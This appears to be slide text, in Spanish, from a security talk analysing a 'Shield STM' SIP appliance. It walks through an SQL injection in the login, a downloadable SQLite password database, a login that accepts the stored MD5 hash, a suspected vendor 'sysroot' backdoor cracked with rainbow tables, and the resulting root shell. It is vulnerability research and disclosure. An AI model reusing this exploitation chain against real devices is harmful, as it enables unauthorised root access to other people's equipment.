
- Compilando la aplicación:

```
$ mipsel-linux-uclibc-gcc -static -o nk-mips nk.c
```

Análisis: Panel Web



Si no tenemos acceso por SSH

A screenshot of a macOS terminal window titled 'pepelux — bash — 67x21'. The window shows a command prompt 'MacBook-Pepelux:~ pepelux\$' followed by the command './stm.sh "iptables -L -n" 1'. The command is partially executed, with a cursor at the end of the line. The terminal background is dark, and the text is white. The window has standard macOS window controls (red, yellow, green buttons) in the top-left corner.

```
MacBook-Pepelux:~ pepelux$ ./stm.sh "iptables -L -n" 1
```

```
$obj = WebUsers::getConfig();
$dev_settings = DeviceSettingsModel::getInstance();
$session_timeout = $dev_settings->get(DeviceSettingsModel::$SESSION_TIMEOUT);
$pass = $obj -> getUserPassword($_POST["UNAME"]);
// $user_name = $obj -> getUserDetails($_POST["UNAME"]);
$user_name = "admin";
```

```
public function getUserPassword($Uname) {
    $dbh = DB_Handle::Connect();
    $result = $dbh->query("SELECT password FROM WEBUSERS WHERE username='$Uname'");
    $row = $result->fetchArray();
    return $row[0];
}
```

SQL Injection en UNAME

Análisis: Panel Web



Análisis del fichero de autenticación

- View/login.php
 - `include("../Control/web_users.php");`
- Control/web_users.php
 - `include("../Model/db_mgr.php");`
- Model/db_mgr.php
 - `private static $DB_FILE_ACTIVE = "../DB/stm.db";`

Una BBDD en SQLite accesible desde la URL ... tendrá un .htaccess, ¿no?

BBDD en SQLite

Database Structure Browse Data Edit Pragma Execute SQL		
Table: WFBUSERS		
USERNAME	PASSWORD	TYPE
Filter	Filter	Filter
1 admin	d44c4f61fd6a8b3c5a304e775cce2fad	1



Análisis: Panel Web

Análisis del código PHP


```
POST /view/login.php HTTP/1.1
Host: 192.168.1.222
Connection: keep-alive
Content-Length: 83
Cache-Control: max-age=0
Origin: https://192.168.1.222
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.78 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: https://192.168.1.222/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8,es;q=0.6,gl;q=0.4
Cookie: sort 0a; temp temp; PHPSESSID=07dc23cddb5e3987868078332413a840a; temp temp
```

Compara el password en MD5 de la BBDD con el password MD5 ya generado ¿WTF?

```
URL=sort.php&PWD=stmedmir5&L11PWD=042e4f61f05e8b3c0a304e7750ce2fad&submit_action=1
```

```
if ($_POST['submit_action'] == "1")
{
    if(!file_exists($file) && ($spass == $post_md5_pwd))
    {
        session_start();
        $_SESSION['sessionId'] = session_id();
        $_SESSION['AUTH'] = "AUTH_USER";
        $_SESSION['user'] = $user_name[0];
        $_SESSION['Nonconfig'] = FALSE;
        $_SESSION['sessTimeout'] = $session_timeout;
```

Análisis: Panel Web



Recapitulando ...



Si nos encontramos con un aparato de estos

- Descargamos la BBDD con un GET
- Accedemos al panel con el MD5
 - Ya tenemos inyección de comandos
- Nos creamos nuestro propio usuario
- Eliminamos el .profile
- Accedemos por SSH
 - Tenemos una bonita shell como root

Análisis: Otros servicios



```
# netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:898           *:*                     LISTEN
tcp        0      0 *:www                   *:*                     LISTEN
tcp        0      0 *:https                  *:*                     LISTEN
udp        0      0 *:8888                  *:*                     LISTEN
udp        0      0 192.168.1.222:ntp       *:*                     LISTEN
udp        0      0 192.168.1.223:ntp       *:*                     LISTEN
udp        0      0 localhost:ntp            *:*                     LISTEN
udp        0      0 *:ntp                   *:*                     LISTEN
raw        0      0 *:255                   *:*                     LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State       I-Node Path
unix   2      [ ACC ] STREAM    LISTENING   848   /tmp/sysstat.dat
unix   2      [ ACC ] STREAM    LISTENING   942   /var/tmp/php.socket-0
```

```
# more rc
#!/bin/sh


initstm
```

```
# tail /usr/bin/initstm
init_stat
init factory reset


export LD_LIBRARY_PATH=/usr/local/lib
stmconfig 0
init_secondary_storage

ledstat_daemon > /dev/null &
stm_info_serv > /dev/null &
```

Análisis: Otros servicios



Análisis: Otros servicios



Características



- Análisis de paquetes SIP basándose en reglas de Snort.
- Anomalías en el protocolo SIP.
- Ataques de fingerprinting, enumeración de usuarios y crackeo de contraseñas.
- Protección ante diferentes tipos de ataques:
 - Dos/DDos. ???
 - CSS.
 - Buffer overflow.
 - Vulnerabilidades conocidas.
- Detección de fraude.
- SPIT o spam telefónico y war dialing.
- Posee listas negras dinámicas, listas blancas y reglas de firewall.
- Geolocalización.



¿ Qué más podemos hacer ?



Analizar el maincli

```
Shield STM Appliance Appliance  
shield>help  
show date
```

```
cmdhandler.shlib  
sysroot_shell()  
{  
    /usr/bin/syslogin  
    if [ $? -eq 0 ]; then  
        /bin/sh  
        stopflag=1  
    else  
        stopflag=1  
    fi  
}
```

```
MacBook-Pepelux:~ pepelux$ ssh admin@192.168.1.222  
admin@192.168.1.222's password:
```

```
BusyBox v1.4.0 (2014-02-23 20:04:22 IST) Built-in shell (ash)  
Enter 'help' for a list of built-in commands.
```

```
Shield Appliance  
shield>sysroot  
Enter the Sysroot Password:
```

```
ping  
download firmware <url>  
install firmware  
exit
```

```
shield>
```


```
if [ $? -eq 0 ]; then  
    $HELP) show_usage ;;  
    $QM) show_usage ;;  
    $LOG_OUT) handle_logout ;;  
    *) handle_error ;;  
fi
```

```
CSOC
```

¿ Qué más podemos hacer ?




mmm ... ¿una backdoor sólo conocida por el fabricante?



¿ Qué más podemos hacer ?



mmm ... ¿una backdoor sólo conocida por el fabricante?



```
loc_400910:  
la      $a0, 0x400000  
nop  
addiu   $a0, {aEnterTheSysroot 0x400000} # "Enter the Sysroot Password:"  
la      $t9, getpass  
nop  
jalr    $t9 ; getpass  
nop  
lw      $gp, 0x78+var_68($fp)  
sw      $v0, 0x78+var_68($fp)  
lw      $a0, 0x78+var_68($fp) # s  
la      $t9, strlen  
nop  
jalr    $t9 ; strlen  
nop  
lw      $gp, 0x78+var_68($fp)  
sltiu   $v0, 2  
beqz    $v0, loc_400960  
nop
```

¿ Qué más podemos hacer ?



mmm ... ¿una backdoor sólo conocida por el fabricante?

```
statistics
-----
plaintext found:          1 of 1(100.00%)
total disk access time:   500.42s
total cryptanalysis time: 32.24s
total pre-calculation time: 164.95s
total chain walk step:    799940001
total false alarm:        10788
total chain walk step due to false alarm: 158367856
```

result

81f7d39814fd68035fd07f1c74999bbd34af0237

hex: 7...

sha1 (sin salt): **81f7d39814fd68035fd07f1c74999bbd34af0237**

Con las Rainbow Tables y un par de minutos más tarde ...

¿ Qué más podemos hacer ?



mmm ... ¿una backdoor sólo conocida por el fabricante?

```
pepelux@debian:~$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 admin@192.168.1.222
admin@192.168.1.222's password:

BusyBox v1.4.0 (2014-02-23 20:04:22 IST) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

Shield Appliance
shield>sysroot
Enter the Sysroot Password:

BusyBox v1.4.0 (2014-02-23 20:04:22 IST) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

